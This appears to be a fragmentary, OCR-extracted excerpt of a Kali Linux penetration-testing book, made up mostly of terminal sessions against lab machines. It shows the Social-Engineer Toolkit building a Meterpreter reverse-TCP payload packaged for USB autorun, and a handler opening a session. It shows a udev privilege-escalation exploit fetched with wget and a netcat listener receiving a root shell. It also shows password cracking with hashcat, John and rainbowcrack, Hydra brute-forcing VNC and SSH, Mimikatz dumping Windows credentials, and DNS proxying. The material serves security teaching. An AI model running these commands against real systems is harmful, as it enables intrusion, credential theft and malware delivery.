   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs i
t

set:payloads>2
```


```
set:payloads> IP address for the payload listener (LHOST):172.16.122.185
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/
.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder
'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if nee
ded.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```


```
root@kali:~/.set# ls
autorun  meta config  payload.exe  payloadgen  set.options
```


[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 172.16.122.185
LHOST => 172.16.122.185
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 172.16.122.185:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957999 bytes) to 172.16.122.168
[*] Meterpreter session 1 opened (172.16.122.185:4444 -> 172.16.122.168:1433) at
2016-03-28 16:58:33 -0400

Chapter 9: Target Exploitation

Chapter 10: Privilege Escalation





```
root@kali:~# searchsploit udev
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/platforms)
---------------------------------------------- ---------------------------------
Linux Kernel 2.6 - UDEV Local Privilege Esca | ./linux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 - Local Privileg | ./linux/local/8572.c
Linux udev - Netlink Local Privilege Escalat | ./linux/local/21848.rb
---------------------------------------------- ---------------------------------
```


```
wget 172.16.43.150/8572.c -O 8572.c
--21:09:08--  http://172.16.43.150/8572.c
          => `8572.c'
Connecting to 172.16.43.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,878 (2.8K) [text/x-csrc]

    0K ..                                                    100%  562.11 KB/s

21:09:08 (562.11 KB/s) - `8572.c' saved [2878/2878]
```

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf0c800 0   0      00000000 0        0        00000000 2
de9be400 4   0      00000000 0        0        00000000 2
dd399800 7   0      00000000 0        0        00000000 2
dd820600 9   0      00000000 0        0        00000000 2
dd82c400 10  0      00000000 0        0        00000000 2
df93fc00 15  2675   00000001 0        0        00000000 2
ddf0cc00 15  0      00000000 0        0        00000000 2
ddf14800 16  0      00000000 0        0        00000000 2
df58b000 18  0      00000000 0        0        00000000 2
```


```
ps aux | grep udev
root      2676  0.0  0.1   2216   672 ?        S<s  Feb11   0:00 /sbin/udevd --daemon
daemon   23962  0.0  0.1   1788   572 ?        RN   21:11   0:00 grep udev
```

```
root@kali:~# nc -vv -l -p 31337
listening on [any] 31337 ...
172.16.43.156: inverse host lookup failed: Unknown host
connect to [172.16.43.150] from (UNKNOWN) [172.16.43.156] 34370
whoami
root
```


root@kali:~# hash-identifier
v1.1
By Zion3R
www.Blackploit.com
Root@Blackploit.com
HASH: d111b38c0e73bc867c4bad4023606a0e0df64c2f
Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))


root@kali:~# hashcat -m 100 test.hash rockyou.txt
Initializing hashcat v2.00 with 2 threads and 32mb segment-size...
Added hashes from file test.hash: 1 (1 salts)
Activating quick-digest mode for single-hash
d111b38c0e73bc867c4bad4023606a0e0df64c2f:password01
All hashes have been recovered
Input.Mode: Dict (rockyou.txt)
Index.....: 1/5 (segment), 3627099 (words), 33550339 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, 5.35M words
Progress..: 1819162/3627099 (50.15%)
Running...: --:--:--:--
Estimated.: --:--:--:--
Started: Sat Apr 23 13:43:24 2016
Stopped: Sat Apr 23 13:43:25 2016

```
root@kali:~# rtgen md5 loweralpha 1 5 0 2000 8000 testing
rainbow table md5_loweralpha#1-5_0_2000x8000_0.rt parameters
hash algorithm:         md5
hash length:            16
charset:                abcdefghijklmnopqrstuvwxyz
charset in hex:         61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75
76 77 78 79 7a
charset length:         26
plaintext length range: 1 - 5
reduce offset:          0x00000000
plaintext total:        12356630

sequential starting point begin from 0 (0x0000000000000000)
generating...
8000 of 8000 rainbow chains generated (0 m 1.7 s)
```



```
root@kali:~# rcrack /usr/share/rainbowcrack/*.rt -h ab56b4d92b40713acc5af89985d4b786
559009382 bytes memory available
1 x 128000 bytes memory allocated for table buffer
32000 bytes memory allocated for chain traverse
disk: /usr/share/rainbowcrack/md5_loweralpha#1-5_0_2000x8000_0.rt: 128000 bytes read
searching for 1 hash...
plaintext of ab56b4d92b40713acc5af89985d4b786 is abcde
disk: thread exited

statistics
-------------------------------------------------------
plaintext found:                                1 of 1
total time:                                     0.31 s
  time of chain traverse:                       0.24 s
  time of alarm check:                          0.06 s
  time of wait:                                 0.01 s
  time of other operation:                      0.01 s
time of disk read:                              0.00 s
hash & reduce calculation of chain traverse:    1998000
hash & reduce calculation of alarm check:       208984
number of alarm:                                704
speed of chain traverse:                        8.36 million/s
speed of alarm check:                           3.67 million/s

result
-------------------------------------------------------
ab56b4d92b40713acc5af89985d4b786  abcde  hex:6162636465
```


```
root@kali:~# john --show pass.txt
sys:batman:3:3:sys:/dev:/bin/sh\
klog:123456789:103:104::/home/klog:/bin/false\
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash\
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/b
ash\
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash\
\cf0 service:service:1002:1002:,,,:/home/service:/bin/bash\

6 password hashes cracked, 1 left
```


```
root@kali:~# john test-sam.txt --wordlist=password.lst --format=nt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password01       (Administrator)
1g 0:00:00:00 DONE (2016-04-30 14:20) 100.0g/s 100.0p/s 100.0c/s 300.0C/s passwo
rd01
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


```
root@kali:~# john test-sam.txt --format=nt --show
Administrator:password01:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede
89cd2b7c78f6fb:::\
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\
tedi::1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\

3 password hashes cracked, 2 left
```


```
root@kali:~# crunch 1 5 -o 5chars.txt
Crunch will now generate the following amount of data: 73645520 bytes
70 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 12356630

crunch: 100% completed generating output
```

```
root@kali:~# hydra -P password.1st 172.16.43.156 vnc
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-30 18:38:06
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 trie
s per task
[DATA] attacking service vnc on port 5900
[5900][vnc] host: 172.16.43.156   password: password01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-04-30 18:38:06
```


TightVNC: root's X desktop (metasploitable:0)
root@metasploitable: /
root@metasploitable:/#


xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Output
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-30 18:42:36
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries per task
[DATA] attacking service ssh on port 22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[22][ssh] host: 172.16.43.156 login: msfadmin password: msfadmin
<finished>
Start
Stop
Save Output
Clear Output
hydra -s 22 -l msfadmin -p msfadmin -t 16 172.16.43.156 ssh


meterpreter > help mimikatz
Mimikatz Commands
Command
Description
kerberos
Attempt to retrieve kerberos creds
livessp
Attempt to retrieve livessp creds
mimikatz_command
Run a custom command
msv
Attempt to retrieve msv creds (hashes)
ssp
Attempt to retrieve ssp creds
tspkg
Attempt to retrieve tspkg creds
wdigest
Attempt to retrieve wdigest creds

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : XP-Mode
BootKey    : 9c3570a0bad10f42bfd8bb9ed8ed0850

Rid  : 500
User : Administrator
LM   : eb476370cb546ec488258cc182813a1a
NTLM : a38a4a8596e5f959ffe9f94762773c76

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1002
User : SUPPORT_388945a0
LM   :
NTLM : 5bf642b60be2908b614b7c337aa136e7

Rid  : 1003
User : XPMUser
LM   : ba09759a9bcf77f7aad3b435b51404ee
NTLM : 40a80862cafcd46dfa5b77ba3da8ca0e
```

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { Administrator ; XP-MODE ; xpmodepassword }
[1] { Administrator ; XP-MODE ; xpmodepassword }
```


```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID     Package    Domain        User             Password
------     -------    ------        ----             --------
0;996      Negotiate  NT AUTHORITY  NETWORK SERVICE  lm{ aad3b435b51404eeaad3b43
5b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;1014485  NTLM       XP-MODE       Administrator    lm{ eb476370cb546ec488258cc
182813a1a }, ntlm{ a38a4a8596e5f959ffe9f94762773c76 }
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE    n.s. (Credentials KO)
0;46071    NTLM                                      n.s. (Credentials KO)
0;999      NTLM       WORKGROUP     XP-MODE$         n.s. (Credentials KO)
```

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain        User            Password
------     -------    ------        ----            --------
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996      Negotiate  NT AUTHORITY  NETWORK SERVICE
0;46071    NTLM
0;999      NTLM       WORKGROUP     XP-MODE$
0;1014485  NTLM       XP-MODE       Administrator   xpmodepassword
```

```
root@kali:~# dnschef
          _                _           __
         | | version 0.2  | |         / _|
       __| |_ __  ___  ___| |__   ___| |_
      / _` | '_ \/ __|/ __| '_ \ / _ \  _|
     | (_| | | | \__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                  iphelix@thesprawl.org

[*] DNSChef started on interface: 127.0.0.1
[*] Using the following nameservers: 8.8.8.8
[*] No parameters were specified. Running in full proxy mode
[18:56:35] 127.0.0.1: proxying the response of type 'A' for www.target.com
[18:56:35] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
[18:56:38] 127.0.0.1: proxying the response of type 'A' for www.target.com
[18:56:38] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
[18:56:40] 127.0.0.1: proxying the response of type 'A' for www.target.com
[18:56:40] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
[18:56:41] 127.0.0.1: proxying the response of type 'A' for www.target.com
 [18:56:41] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
[18:56:43] 127.0.0.1: proxying the response of type 'A' for www.target.com
[18:56:43] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
[18:56:44] 127.0.0.1: proxying the response of type 'A' for client-s.gateway.mes
senger.live.com
```

